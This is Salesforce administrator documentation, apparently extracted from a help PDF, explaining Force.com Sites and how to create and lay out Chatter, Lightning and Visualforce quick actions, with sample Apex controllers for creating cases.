Suitable for developers with experience using Visualforce, Force.com Sites lets you build custom pages and Web applications by inheriting Force.com capabilities including analytics, workflow and approvals, and programmable logic. So if you are looking to create sites programmatically using Apex and APIs, Force.com Sites is the product for you. Here's what you can achieve with Force.com:

- Create public, branded pages that anyone can access.
- Leverage Visualforce to create private pages that you can add as a tab within your community.
- Write your own controllers, or extensions to controllers, using Apex code.
- Create custom login or self-registration pages.
- Build dynamic web applications, such as an event management application.

Features At a Glance

Still unsure which product to choose? Take a look at this table to learn more about each product's features.

Feature	Lightning Communities	Tabs + Visualforce Communities
Public pages		
Community templates (Koa, Kokua, Customer Service (Napili), Aloha)*		

Feature	Lightning Communities	Tabs + Visualforce Communities
Authenticated pages*	✓	✓
Visualforce pages		✓
Out-of-the-box login, logout, self-registration, and error pages	✓	✓
Drag-and-drop environment	✓	
Reusable components	✓	
Pixel-perfect designs	✓	✓
IP restrictions	✓	✓
Access to data, such as cases, leads, and opportunities	✓	✓
Ready-made forms	✓	
CMS	✓	
Programmatic page creation (using Apex, APIs, and controllers)		✓
Web applications		✓
Analytics, reports, and workflows		✓
Full Force.com platform capability		✓

*Available in Community Builder for Communities users only.

Extend the Reach of Your Organization

Sometimes your users need to work with data and services that are outside your Salesforce org. There's a variety of ways you can provide seamless access across org boundaries.

[Provide Actions, Buttons, and Links](#)

Buttons and links let users interact with Salesforce data and with external websites and services, such as search engines and online maps. Salesforce includes several standard buttons and links. You can also create custom ones. Actions let users do tasks, such as create records in the Chatter publisher and in Salesforce1.

[External Services \(Beta\)](#)

Use External Services to connect to a service of your choice, invoke methods based on the external source via a flow, and import data from the service into Salesforce—all with the help of an easy-to-use wizard.

[Access External Data With Salesforce Connect](#)

Salesforce Connect lets your users view, search, and modify data that's stored outside your Salesforce org. Instead of copying the data into standard or custom objects, use external objects to access the data in real time via web service callouts.

[Work with External Data Sources](#)

An external data source specifies how to access an external system. Salesforce Connect uses external data sources to access data that's stored outside your Salesforce organization. Files Connect uses external data sources to access third-party content systems. External data sources have associated external objects, which your users and the Force.com platform use to interact with the external data and content.

[Sync Data Between Salesforce and Heroku](#)

Heroku Connect lets you sync data between Salesforce and Heroku Postgres.

[Sync to a Secondary Salesforce Organization](#)

With Organization Sync, you can set up a secondary, synced Salesforce organization which users can access whenever your primary organization is experiencing downtime or maintenance.

Provide Actions, Buttons, and Links

Buttons and links let users interact with Salesforce data and with external websites and services, such as search engines and online maps. Salesforce includes several standard buttons and links. You can also create custom ones. Actions let users do tasks, such as create records in the Chatter publisher and in Salesforce1.

[Let Users Take Actions](#)

Actions enable users to do more in Salesforce and in Salesforce1. For example, you can let users create or update records and log calls directly in their Chatter feed or from their mobile device.

[Provide Custom Buttons and Links](#)

Custom buttons and links help you integrate Salesforce data with external URLs, applications, your company's intranet, or other back-end office systems.

Let Users Take Actions

Actions enable users to do more in Salesforce and in Salesforce1. For example, you can let users create or update records and log calls directly in their Chatter feed or from their mobile device.

Create actions and add them to the Chatter publisher on the home page, on the Chatter tab, in Chatter groups, and on record detail pages. Choose from standard actions, such as create and update actions, or create actions based on your company's needs.

In Salesforce Classic, actions appear in the Chatter publisher. In Lightning Experience, actions appear in different areas of the user interface, depending on the action's type. In Salesforce1, actions appear in the action bar, its associated action menu, and as list-item actions.

[Action Types](#)

There are several categories of actions, such as standard Chatter actions, default actions, mobile smart actions, custom actions, and productivity actions.

[Enable Actions in the Chatter Publisher](#)

Enabling actions in the publisher lets you add actions you've created to Chatter publishers on the Home page, on the Chatter tab, in Chatter groups, and on record detail pages.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: All Editions

USER PERMISSIONS

To create or edit buttons, links, and actions:

- "Customize Application"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise, Performance, Unlimited,** and **Developer** Editions

[Action Layout Editor](#)

Just as object record pages have page layouts that can be customized, actions have action layouts that can be customized. When you create an action, Salesforce populates its layout with a default set of fields. You can add, remove, or reorder fields on the action layout to present only the essential items your users need when they're taking the action.

[Custom Success Messages for Quick Actions](#)

For Create a Record, Update a Record, and Log a Call action types, you can create a custom message that displays when the action executes successfully.

[Customize Actions with the Enhanced Page Layout Editor](#)

Use the page layout editor to customize which actions show up in Salesforce and in Salesforce1

[Set Predefined Field Values for Quick Action Fields](#)

When you create actions, use predefined field values to set a value for a field. Predefined values can help ensure consistency and make it faster and easier for users to create records.

[Global Publisher Layouts](#)

[Actions in Lightning Experience](#)

In Lightning Experience, actions display in the Global Actions menu in the header, on list view items, and in several places on a record page. Where they display on a record page depends on the action's type.

[Salesforce1 Action Bar](#)

Salesforce1 users have a one-stop place to find actions, so there's no confusion about where to go to do something. The action bar and its associated action menu collect actions from different places in Salesforce1 into a single, unified home.

[Quick Actions and Record Types](#)

Using record types in your organization can affect the availability of quick actions for your users.

[Actions Best Practices](#)

Use these tips as you set up actions.

[Quick Action Considerations](#)

Keep these considerations in mind when working with quick actions in your org.

[Troubleshooting Actions](#)

SEE ALSO:

[Set Up Actions with Chatter Enabled](#)

[Actions Best Practices](#)

[Quick Action Considerations](#)

Action Types

There are several categories of actions, such as standard Chatter actions, default actions, mobile smart actions, custom actions, and productivity actions.

Which actions are available in the full Salesforce site depends on whether your organization has Chatter, feed tracking, and actions in the publisher enabled. Actions in Salesforce1 don't rely on whether Chatter or actions in the publisher are enabled. For how Chatter enablement affects action visibility, see [Actions with and without Chatter](#) on page 5586.

Category	Description	Included Actions	Where They Display
Standard Chatter actions	<p>Standard Chatter actions are included when Chatter is enabled. You can customize the order in which these actions appear, but you can't edit their properties.</p> <p>Standard Chatter actions require that feed tracking for objects is enabled.</p>	Post, File, Link, Poll, Question, Thanks (Work.com), and Announcements (Groups)	<p>Salesforce and Salesforce1</p> <p>Only Post and Announcements are supported in Lightning Experience</p>
Default actions	<p>Default actions are Salesforce predefined actions to get you and your users started using actions in your organization. Add default actions to publisher layouts to make them available to your users in the full Salesforce site and the action bar in Salesforce1.</p> <p>Default actions are supported on account, case, contact, lead, and opportunity objects.</p>	Depends on the object. For a list of global actions and which default actions apply to which object, see Default Actions on page 5567.	Salesforce and Salesforce1
Mobile smart actions	<p>Mobile smart actions are a set of preconfigured actions, just like default actions, and are supported on the same list of objects.</p> <p>Mobile smart actions appear as a single element in the page layout editor.</p> <p>In Salesforce1, the Mobile Smart Actions element expands to a set of distinct create actions that enable users to create records directly in the feed.</p>	Depends on the object. For a list of which actions the Mobile Smart Actions element expands to include for each object, see Mobile Smart Actions on page 5571.	Salesforce1

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise, Performance, Unlimited,** and **Developer** Editions

Category	Description	Included Actions	Where They Display
Custom actions	<p><i>Custom actions</i> are actions that you create and customize yourself, such as Create a Record, Send Email, or Log a Call actions. They can also invoke Lightning components, Visualforce pages, or canvas apps with functionality that you define. For example, you can create a custom action so that users can write comments that are longer than 5,000 characters, or create one that integrates a video-conferencing application so that support agents can communicate visually with customers.</p> <p>Custom actions can be global or object-specific.</p>	Custom actions that you create.	<p>Salesforce and Salesforce1</p> <p>Not supported in Chatter groups with customers</p>
Productivity actions	<p>Productivity actions are predefined by Salesforce and are attached to a limited set of objects. You can't edit or delete productivity actions.</p> <p>Productivity actions appear on these objects.</p> <ul style="list-style-type: none"> • Account • Contact • Event • Lead • User • User Profile 	Depends on the object. The actions include Send Email, Log a Call, Map, View Website, and Read News.	Salesforce (Lightning Experience only) and Salesforce1

Within the categories of actions, you can have different types of actions, depending on their function.

- *Create actions* let users create records. They're different from the Quick Create and Create New features on the Salesforce home page, because create actions respect validation rules and field requiredness, and you can choose each action's fields.
- *Send email actions* are supported in Lightning Experience only. They can't be added to the Cases layout or used with cases. For cases, add the case-specific Send Email action, which gives users access to a simplified version of the Case Feed Email action in Salesforce1. The case-specific Send Email action can be used in Salesforce Classic, Lightning Experience, and Salesforce1.
- *Log a call actions* let users record the details of phone calls or other customer interactions. These call logs are saved as completed tasks.
- *Question actions* enable users to ask and search for questions about the records that they're working with.
- *Update actions* let users make changes to a record.

For create, log-a-call, and custom actions, you can create either [object-specific actions](#) or [global actions](#). Update actions must be object-specific.

[Default Actions](#)

Default actions are Salesforce predefined actions to get you and your users started using actions in your organization. Add default actions to publisher layouts to make them available to your users in the full Salesforce site and the action bar in Salesforce1.

[Mobile Smart Actions](#)

Mobile smart actions are quick actions that are available for account, case, contact, lead, and opportunity pages and on the global publisher layout in Salesforce1. You can use them to set up quick actions for mobile users with little effort.

[Global Actions](#)

You can add global actions to almost any page that supports actions. Global create actions enable users to create object records, but the new record has no relationship with other records.

[Object-Specific Actions](#)

Object-specific actions let users quickly create or update records, log calls, send emails, and more, in the context of a particular object.

[Custom Quick Actions](#)

Custom actions are actions that you create and customize yourself, such as Create a Record, Send Email, or Log a Call actions. They can also invoke Lightning components, Visualforce pages, or canvas apps with functionality that you define. For example, you can create a custom action so that users can write comments that are longer than 5,000 characters, or create one that integrates a video-conferencing application so that support agents can communicate visually with customers.

Default Actions

Default actions are Salesforce predefined actions to get you and your users started using actions in your organization. Add default actions to publisher layouts to make them available to your users in the full Salesforce site and the action bar in Salesforce1.

Each default action has a predefined set of fields. Use the page layout editor or global publisher layout to remove actions or to change the order in which the actions appear.

This table lists the available default actions. Italicized actions are standard Chatter actions.

Note: In organizations that are created after Winter '14, Salesforce adds default actions to the global publisher layout and to the publisher layout on account, case, contact, lead, and opportunity objects. In organizations that were created before Winter '14, default actions are available in the palette on the page layout editor, but they're not automatically added to publisher layouts.

You can change the fields that appear on each action layout using the action layout editor.

SEE ALSO:

[Default Actions](#)

[Let Users Take Actions](#)

Mobile Smart Actions

Mobile smart actions are quick actions that are available for account, case, contact, lead, and opportunity pages and on the global publisher layout in Salesforce1. You can use them to set up quick actions for mobile users with little effort.

 **Note:** Mobile smart actions don't appear in the full Salesforce site, regardless of which page layouts you add them to. They appear only to users in Salesforce1.

Mobile smart actions are populated with all your organization's required fields on the relevant object, regardless of how many fields there are. For example, the New Case action in the mobile smart action bundle includes all required case fields. You can't edit the fields on mobile smart actions. The fields that appear change only if you change which fields on an object are required.

You also can't change which actions are included as part of a mobile smart actions bundle—removing New Event or adding a custom action, for example. To create a more customized set of actions, create the actions you want, add them to the relevant page layouts, and remove the mobile smart actions bundle.

Mobile smart actions appear as a single action element in the page layout editor. However, they appear in the action bar and action menu in Salesforce1 as distinct create actions. These distinct actions allow users to create records directly from the action bar.

Here's what the mobile smart action element on each supported object expands to include. (The actions appear in the action bar and menu in the order shown.)

EDITIONS

SEE ALSO:

[Let Users Take Actions](#)

[Set Up Actions with Chatter Enabled](#)

Global Actions

You can add global actions to almost any page that supports actions. Global create actions enable users to create object records, but the new record has no relationship with other records.

You can also use a global Create a Record action to enable your Salesforce for Outlook users to create records directly from the Salesforce side panel. For more information, see [Email Application Publisher Layouts: Set Up Reps to Create Records Directly from Microsoft® Outlook® or Gmail™](#) on page 2178.

 **Note:** Only standard Chatter actions (Post, File, Link, Poll, and Thanks) appear on the user profile page, regardless of the actions in the User Page Layout.

To let users ask questions in their Chatter feed, groups, and records, add the Question action to global layouts.

Add a Send Email action to the global layout to let users send emails from anywhere in Lightning Experience. You can also add a global Send Email action to any page layout for objects which are enabled for activities. Send Email actions are supported in Lightning Experience only.

Add Log a Call actions to global layouts to let users record call details. For example, users can log calls from global pages in Salesforce Classic such as the Home page and the Chatter tab, or in Salesforce 1 from the Feed or Groups pages. In Lightning Experience, Log a Call actions on global layouts display in the Global Actions menu.

Use a Visualforce page, Lightning component, or a canvas app to create global custom actions for tasks that don't require users to use records that have a relationship to a specific object. Canvas apps that you want to use as custom actions require Publisher as a location. To call Lightning components from custom actions, you must have My Domain deployed in your org. Visualforce pages that you want to use as global custom actions can't use standard controllers. For example, you want a custom action that lets users enter a street

EDITIONS

Available in: Salesforce Classic

Available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

address and see a map, the local time, and the local weather. For this action, create a Visualforce page that doesn't use any of the standard controllers, and add it as a custom global action.

You can find out more about canvas apps and custom actions in the [Salesforce1 App Developer Guide](#).

 **Note:**

- Chatter groups with customers don't support global create, log a call, or custom actions and display only standard Chatter actions, such as Post, File, Link, and Poll.
- Actions to create records for an object that is the detail object in a master-detail relationship must be object-specific, not global.

Supported Objects for Create Actions

You can create global actions to let users create many kinds of records, including:

- Account
- Asset
- Badge
- Campaign
- Case
- Contact
- Contract
- Custom objects
- Event (without invitees)
- Goal
- Group
- Lead
- Note
- Opportunity
- Person Account
- Question
- Reward
- Task
- Work Order

[Create Global Quick Actions](#)

You can add global actions to any page that supports actions, like the Home page, the Chatter tab, object pages, and custom Lightning app pages. For example, add a Log a Call action to global layouts to let users record call details right from a Chatter thread.

SEE ALSO:

[Object-Specific Actions](#)

[Actions with and without Chatter](#)

[Quick Action Considerations](#)

[Let Users Take Actions](#)

Create Global Quick Actions

You can add global actions to any page that supports actions, like the Home page, the Chatter tab, object pages, and custom Lightning app pages. For example, add a Log a Call action to global layouts to let users record call details right from a Chatter thread.

Walk Through It: Create a Global Quick Action

1. From Setup, enter *Actions* in the *Quick Find* box, then select **Global Actions**.
2. Click **New Action**.
3. Select the type of action to create.
4. Customize the action.
 - For a Create a Record action, select the type of object to create. If the object has more than one record type, select the one you want to use for records created through this action.
 - For a Custom Visualforce or Custom Canvas action, select a Visualforce page or canvas app, and then specify the height of the action window. The width is fixed.
 - For a Lightning Component action, select the component to be called by the action.
5. Enter a label for the action. Users see this label as the name of the action.

 **Tip:** If you're creating a Create a Record, Send Email, or Log a Call action, choose an option from the *Standard Label Type* list to have Salesforce generate the label. For the labels in this list that include "Record" and "Record Type", Salesforce fills in the type of object or the record type the action creates. For example, if you choose the Create New "Record" standard label on a create contact action, the generated label is Create New Contact.
6. If necessary, change the name of the action.

This name is used in the API and managed packages. It must begin with a letter and use only alphanumeric characters and underscores, and it can't end with an underscore or have two consecutive underscores. Unless you're familiar with working with the API, we suggest not editing this field.
7. Type a description for the action.

The description appears on the detail page for the action and in the list on the Buttons, Links, and Actions page. The description isn't visible to your users. If you're creating several actions on the same object, we recommend using a detailed description, such as "Create Contact on Account using New Client record type."
8. For a Create a Record or Log a Call action, select whether you want a feed item to be created when the action is completed.
9. For a Create a Record, Update a Record, or Log a Call action, you can add a custom success message that displays after the action executes successfully.
10. Optionally, click **Change Icon** to select a different icon for the action.

Custom images used for action icons must be less than 1 MB in size.
11. Click **Save**.

After you create a quick action, customize its layout, [add predefined values](#), and then [add the action to page layouts](#).

USER PERMISSIONS

To create actions:

- "Customize Application"

 **Tip:** If you delete an action, the action is removed from all layouts that it's assigned to.

SEE ALSO:

- [Set Predefined Field Values for Quick Action Fields](#)
- [Customize Actions with the Enhanced Page Layout Editor](#)
- [Custom Success Messages for Quick Actions](#)
- [Visualforce Pages as Object-Specific Custom Actions](#)

Object-Specific Actions

Object-specific actions let users quickly create or update records, log calls, send emails, and more, in the context of a particular object.

Object-specific create actions create records that are automatically associated with related records. For example, you add an object-specific action on the Account object that creates contacts. If a user creates a contact with that action on the detail page for the Acme account, that new contact is automatically associated with Acme. Object-specific actions are only available on page layouts for that object. For example, you can add the New Group Member action only to the group publisher layout.

When a user creates a record by using an object-specific create action, a feed item for that record appears:

- In the feed for the record on which the new record was created
- As the first entry in the feed for the new record
- In the Chatter feed of the user who created the record
- In the user profile feed for the user who created the record
- In the Chatter feed of any users who follow the record on which the record was created
- In the Chatter feed of any users who, through custom triggers or auto-follow rules for new records, automatically follow the new record

Object-specific Log a Call actions let users enter notes about calls, meetings, or other interactions that are related to a specific record.

Object-specific update actions make it easy for users to edit records. You can define the fields that are available for update.

Object-specific custom actions invoke Lightning components, Visualforce pages, or canvas apps that let users interact with or create records that have a relationship to an object record. The Visualforce page for an object-specific custom action must include the standard controller for the relevant object. For example, use the standard contact controller to create a custom action that lets users import a contact's Twitter profile and add that information to a contact record.

Send email actions, available only on cases, give users access to a simplified version of the Case Feed Email action on Salesforce1.

Supported Objects

When you create an object-specific action, you can choose as a target object only an event, task, or any object that has a parent-child or lookup relationship to the host object. You can create object-specific actions on many objects, including:

- Account
- Campaign
- Case

[Quick Action Considerations](#)

[Let Users Take Actions](#)

Create Object-Specific Quick Actions

Object-specific actions let users create records that have automatic relationships to other records, make updates to specific records, and interact with records in ways that you define.

1. From the management settings for the object for which you want to create an action, go to Buttons, Links, and Actions.
2. Click **New Action**.
3. Select the type of action to create.
4. Customize the action.
 - For a Create a Record action, select the type of object to create.
 - If the object has more than one record type, select the one you want to use for records created through this action.
 - If the object for which you’re creating the action has more than one relationship with the target object, select the field you want to populate when a record is created. If the two objects have a master-detail relationship, you can’t select which field to populate. The master-detail `Relationship` field is selected by default, and you can’t change this setting.
 - For a Custom Visualforce action, select the Visualforce page, and then specify the height of the action window. The width is fixed.
 - For a Lightning Component action, select the component called by the action.
5. Enter a label for the action. Users see this label as the name of the action.

 **Tip:** If you’re creating a Create a Record, Send Email, or Log a Call action, choose an option from the `Standard Label Type` list to have Salesforce generate the label. For the labels in this list that include “Record” and “Record Type”, Salesforce fills in the type of object or the record type the action creates. For example, if you choose the Create New “Record” standard label on a create contact action, the generated label is Create New Contact.
6. If necessary, change the name of the action.

EDITIONS

Available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com, and Developer** Editions

USER PERMISSIONS

To create actions:

- “Customize Application”

This name is used in the API and managed packages. It must begin with a letter and use only alphanumeric characters and underscores, and it can't end with an underscore or have two consecutive underscores. Unless you're familiar with working with the API, we suggest not editing this field.

7. Type a description for the action.

The description appears on the detail page for the action and in the list on the Buttons, Links, and Actions page. The description isn't visible to your users. If you're creating several actions on the same object, we recommend using a detailed description, such as "Create Contact on Account using New Client record type."

8. For a Create a Record or Log a Call action, select whether you want a feed item to be created when the action is completed.

9. For a Create a Record, Update a Record, or Log a Call action, you can add a custom success message that displays after the action executes successfully.

10. Optionally, click **Change Icon** to select a different icon for the action.

Custom images used for action icons must be less than 1 MB in size.

11. Click **Save**.

After you create a quick action, customize its layout, [add predefined values](#), and then [add the action to page layouts](#).

Note: If you delete an action, the action is removed from all layouts that it's assigned to.

[Set Predefined Field Values for Quick Action Fields](#)

[Customize Actions with the Enhanced Page Layout Editor](#)

[Visualforce Pages as Object-Specific Custom Actions](#)

[Custom Success Messages for Quick Actions](#)

Custom Quick Actions

Custom actions are actions that you create and customize yourself, such as Create a Record, Send Email, or Log a Call actions. They can also invoke Lightning components, Visualforce pages, or canvas apps with functionality that you define. For example, you can create a custom action so that users can write comments that are longer than 5,000 characters, or create one that integrates a video-conferencing application so that support agents can communicate visually with customers.

[Lightning Component Actions](#)

Lightning component actions are custom actions that invoke a Lightning component. They support Apex and JavaScript and provide a secure way to build client-side custom functionality. Lightning component actions are supported only in Salesforce1 and Lightning Experience.

[Visualforce Pages as Object-Specific Custom Actions](#)

Visualforce pages added as custom actions on an object are invoked in the context of a record of that object type. The custom action has a specific record ID handed to it—the record the user was looking at when they clicked the custom action. Design the page to act on that specific record type.

[Visualforce Pages as Global Custom Actions](#)

Visualforce pages used as global actions can be invoked in many different places and don't have a specific record associated with them. They have complete "freedom of action," which means it's up to you to write the code.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

[Hide the Action Header for Visualforce Custom Actions](#)

When creating a Visualforce page to use as a custom action, you can choose to hide the action's header. Hiding the action header helps prevent user confusion, especially if you have your own buttons specified in the Visualforce page.

[Prerequisites for Using Canvas Apps as Custom Actions](#)

Using canvas apps as custom actions makes it easy to give users access to the functionality of your apps in Chatter and elsewhere in Salesforce.

SEE ALSO:

[Create Global Quick Actions](#)[Create Object-Specific Quick Actions](#)[Visualforce Pages as Object-Specific Custom Actions](#)[Prerequisites for Using Canvas Apps as Custom Actions](#)

Lightning Component Actions

Lightning component actions are custom actions that invoke a Lightning component. They support Apex and JavaScript and provide a secure way to build client-side custom functionality. Lightning component actions are supported only in Salesforce1 and Lightning Experience.

 **Note:** My Domain must be deployed in your org for Lightning component actions to work properly.

You can add Lightning component actions to an object's page layout using the page layout editor. If you have Lightning component actions in your org, you can find them in the Salesforce1 & Lightning Actions category in the page layout editor's palette.

On Lightning Experience record pages, Lightning component actions display in the page-level action menu in the highlights panel.

Lightning component actions can't call just any Lightning component in your org. For a component to work as a Lightning component action, it has to be configured specifically for that purpose and implement either the `force:LightningQuickAction` or `force:LightningQuickActionWithoutHeader` interfaces. You can find out more about configuring custom components in the [Lightning Components Developer Guide](#).

If you plan on packaging a Lightning component action, the component the action invokes must be marked as `access=global`.

Visualforce Pages as Object-Specific Custom Actions

Visualforce pages added as custom actions on an object are invoked in the context of a record of that object type. The custom action has a specific record ID handed to it—the record the user was looking at when they clicked the custom action. Design the page to act on that specific record type.

Visualforce pages you create to use as object-specific actions must use a standard object controller. Use controller extensions to add custom code, including `@RemoteAction` methods you can call using JavaScript remoting.

Your custom code could do more than make updates to the originating record. For example, the Create Quick Order custom action searches for matching merchandise. It then creates an invoice and line item, all as part of creating an order for a part. That logic occurs in the context of the originating account record—the invoice is associated to the account record where the quick order action was invoked.

When the action completes, redirect the user to a page related to the originating record.

The following code sample shows a page designed to be used as a custom action on the account object, so it uses the standard Account controller. This action lets users create cases from account detail pages, and it has a different user interface from standard create actions.

```
public with sharing class CreateCaseExtension {
    private final SObject parent;
    public Case theCase {get; set;}
    public String lastError {get; set;}

    public CreateCaseExtension2(ApexPages.StandardController controller) {
        parent = controller.getRecord();
        theCase = new Case();
        theCase.accountId = parent.id;
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        theCase.accountId = parent.id;
        return null;
    }

    private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
            lastError = ex.getMessage();
        }
    }
}
```

[Create Object-Specific Quick Actions](#)

[Let Users Take Actions](#)

Visualforce Pages as Global Custom Actions

Visualforce pages used as global actions can be invoked in many different places and don't have a specific record associated with them. They have complete "freedom of action," which means it's up to you to write the code.

Visualforce pages you create to use as global actions can't use a standard object controller. You must write a custom controller to handle the page.

When a global action completes, the user should be either redirected to a parent record created as part of the action or returned to where they started.

This code sample shows a Visualforce page designed to be used as a custom action on any object that supports actions. This action lets users create cases from record detail pages, Chatter, Chatter groups (except customer groups), or the home page. It has a different user interface from standard create actions. As with all global actions, the records created through this action aren't associated with other records.

```
<!-- Custom controller -->
public with sharing class CreateCaseController {
    public Case theCase {get; set;}
    public String lastError {get; set;}
    public CreateCaseController() {
        theCase = new Case();
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        return null;
    }

    private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
        }
    }
}
```

```

style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
font-size:13px; font-weight:bold; line-height:
18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;
border-color:#096EB3;" id="addcasebutton">Create Case</button>
</div>
</apex:page>

```

Requirements for Refreshing Host Pages

To have an object-specific or global custom action refresh the feed on the page that hosts it, the Visualforce page you create to use as that action must:

- Reference the publisher JavaScript file: `<script type='text/javascript' src='/canvas/sdk/js/publisher.js' />`. (Creating custom Visualforce actions doesn't require the Force.com Canvas SDK.)
- Include this JavaScript call: `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`.

[Create Global Quick Actions](#)

[Let Users Take Actions](#)

Hide the Action Header for Visualforce Custom Actions

When creating a Visualforce page to use as a custom action, you can choose to hide the action's header. Hiding the action header helps prevent user confusion, especially if you have your own buttons specified in the Visualforce page.

To hide the header, add `showQuickActionVfHeader="false"` to the `<apex:page>` tag of the custom action's Visualforce page. When the Visualforce custom action renders in Salesforce1, the header and the Cancel and Save buttons are hidden. Using this attribute doesn't affect how the action displays in the full Salesforce site.

If you don't specify `showQuickActionVfHeader`, its value defaults to `true`.

The `showQuickActionVfHeader` attribute isn't supported in communities.

Prerequisites for Using Canvas Apps as Custom Actions

Using canvas apps as custom actions makes it easy to give users access to the functionality of your apps in Chatter and elsewhere in Salesforce.

You can use as a custom action any canvas app that uses Publisher as a location. For example, you might use an expense report app as a custom action to make it easy for salespeople to submit expense reports directly from feeds. A custom action that includes a video conferencing canvas app could help support agents communicate with customers visually for easier troubleshooting of technical issues.

Before creating a custom action with a canvas app, be sure the app uses Publisher as a location, and be sure to give the users you want to be able to use the action access to the app.

Enable Actions in the Chatter Publisher

Enabling actions in the publisher lets you add actions you've created to Chatter publishers on the Home page, on the Chatter tab, in Chatter groups, and on record detail pages.

By default, the Chatter publisher includes the standard actions Post, File, Link, Poll, Question, and Thanks. With the actions in the publisher setting enabled, you can include nonstandard actions in the Chatter publisher too. Nonstandard actions include Create, Update, Log a Call, custom actions, and Mobile Smart Actions.

In organizations created after the Winter '14 release, actions in the publisher is enabled automatically.

1. From Setup, enter *Chatter Settings* in the **Quick Find** box, then select **Chatter Settings**.
2. Click **Edit**.
3. Select **Enable Actions in the Publisher**.
4. Click **Save**.

Note: You don't need to enable actions in the publisher in order to use them in Salesforce1 or in third-party apps. See [Actions with and without Chatter](#) for more information.

[Set Up Actions with Chatter Enabled](#)

Global and object-specific actions enhance the Chatter experience for your users in Salesforce Classic and in Salesforce1.

[Set Up Actions Without Chatter Enabled](#)

You can set up object-specific and global actions for Salesforce1 or third-party apps, even if your organization doesn't have Chatter enabled.

[Let Users Take Actions](#)

Set Up Actions with Chatter Enabled

Global and object-specific actions enhance the Chatter experience for your users in Salesforce Classic and in Salesforce1.

Chatter must be enabled for your organization.

By default, the Chatter publisher in Salesforce Classic includes the standard actions Post, File, Link, Poll, Question, and Thanks. To set up more actions in Chatter:

1. Enable feed tracking for the objects for which you want to make actions available.
2. Enable actions in the publisher if you want to see both standard actions and non-standard actions in the Chatter publisher.
3. Optionally, enable feed updates for related records to display feed items on a record detail page when related records are created.
4. Create object-specific actions or global actions.
5. Customize the action layout with the fields that you want users to see when they use the action.
6. Add the actions to page layouts or global publisher layouts.
Salesforce automatically adds default actions to the page layouts for account, case, contact, lead, and opportunity, and to the global publisher layout in organizations that were created after Winter '14.

USER PERMISSIONS

To set up actions:

- "Customize Application"

Set Up Actions Without Chatter Enabled

You can set up object-specific and global actions for Salesforce1 or third-party apps, even if your organization doesn't have Chatter enabled.

When Chatter is disabled in an organization, only the nonstandard actions appear in the action bar in Salesforce1 or in third-party apps that use action lists. Nonstandard actions include Create, Update, Log a Call, custom actions, and Mobile Smart Actions.

Follow these steps to set up actions for use in Salesforce1 or third-party apps.

1. Create object-specific actions or global actions.
2. Customize the action layout with the fields that you want users to see when they use the action.
3. Add the actions to page layouts or global publisher layouts.

Salesforce automatically adds default actions to the page layouts for account, case, contact, lead, and opportunity, and to the global publisher layout in organizations that were created after Winter '14.

[Let Users Take Actions](#)

Action Layout Editor

Just as object record pages have page layouts that can be customized, actions have action layouts that can be customized. When you create an action, Salesforce populates its layout with a default set of fields. You can add, remove, or reorder fields on the action layout to present only the essential items your users need when they're taking the action.

For example, a Post action needs just one large text area for user input. By contrast, an object-related Create action must include multiple fields; otherwise, Salesforce can't create the record.

The first time you view the layout for an action you've created, certain fields are prepopulated: target object default fields, standard required fields, and any custom universally required fields. Default actions (available in organizations created after Winter '14) have [predefined sets of fields](#).

The upper part of the editor contains a palette, and below the palette is the action layout. The palette contains fields from the action's target object that you can add to the action layout, except for the following unsupported field types:

- Record type fields

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

- Read-only field types such as roll-up summary, formula, and auto-number fields
- Read-only system fields such as `Created By` or `Last Modified By`

Inactive Fields

Fields that are already on the action layout still appear on the palette but are inactive. When you select an inactive field on the palette, Salesforce highlights the field on the action layout.

Field Type Conversion

If you convert a field's type from one that is supported for actions to a type that isn't supported, Salesforce removes the field from the action layout. If you convert the field back to a supported type without changing the action layout, Salesforce automatically adds the field back to the layout. If you edit the layout, and then convert the field back to a supported type, add the field back to the layout manually.

Layouts Used for Log a Call Actions

A Log a Call action takes the active task page layout except under the following conditions:

- Suppose that your organization has a custom Log a Call action for an object. The custom action takes the custom action layout defined for it.
- Now suppose that your organization has a custom Log a Call global action. That action takes the custom layout defined for it, unless you also have a custom Log a Call action for an object. (A custom action on an object overrides a custom global action.)

To display the simpler New Task form to Salesforce1 users, enable the form in Activity Settings and ensure that the layout used includes a subject field.

Layout Auditing

Salesforce tracks action layout customization in the setup audit trail history.

To view and edit the layouts for global actions in Setup, enter `Actions` in the `Quick Find` box, then select **Global Actions** and then click **Layout** next to the action's name. To view and edit the layouts for object-specific actions, find the object in Setup, then go to Buttons, Links, and Actions.

Action Layout Editor Considerations

When you create an action, Salesforce populates its layout with a default set of fields. You can add, remove, or reorder fields on the action layout to present only the essential items your users need when they're taking the action.

SEE ALSO:

[Let Users Take Actions](#)

Action Layout Editor Considerations

When you create an action, Salesforce populates its layout with a default set of fields. You can add, remove, or reorder fields on the action layout to present only the essential items your users need when they're taking the action.

